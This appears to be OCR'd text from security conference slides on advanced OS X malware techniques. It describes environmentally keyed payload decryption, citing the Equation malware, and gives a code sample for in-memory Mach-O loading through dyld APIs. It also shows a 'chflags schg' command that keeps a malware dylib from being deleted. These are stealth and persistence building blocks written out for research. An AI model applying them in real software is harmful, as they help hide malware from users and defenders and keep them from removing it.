
```
N:  environmental observation
H:  a one way (hash) function
M:  hash(es) H of observation N,
    needed for activation,
    carried by agent
K:  a key

//at runtime
if H(H(N)) = M then let K := H(N)
```


'equation malware'

"[the malware] tied the infection to the specific machine, and meant the payload couldn't be decrypted without knowing the NTFS object ID"

In-Memory Decryption & Loading

custom crypto, requires custom loader





OS X supports in-memory loading!

Synack

In-memory Mach-O Loading

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module             = NULL;
NSSymbol symbol             = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```

loading a mach-O file from memory

no longer hosted

sample code released by apple (2005)

'MemoryBasedBundle'

stealth++


Synack

Self Defense

other random ideas

prevent deletion?


"The ***schg*** *flag can only be unset in single-user mode"*



```
# chflags schg malware.dylib

# rm malware.dylib
rm: malware.dylib: Operation not permitted
```

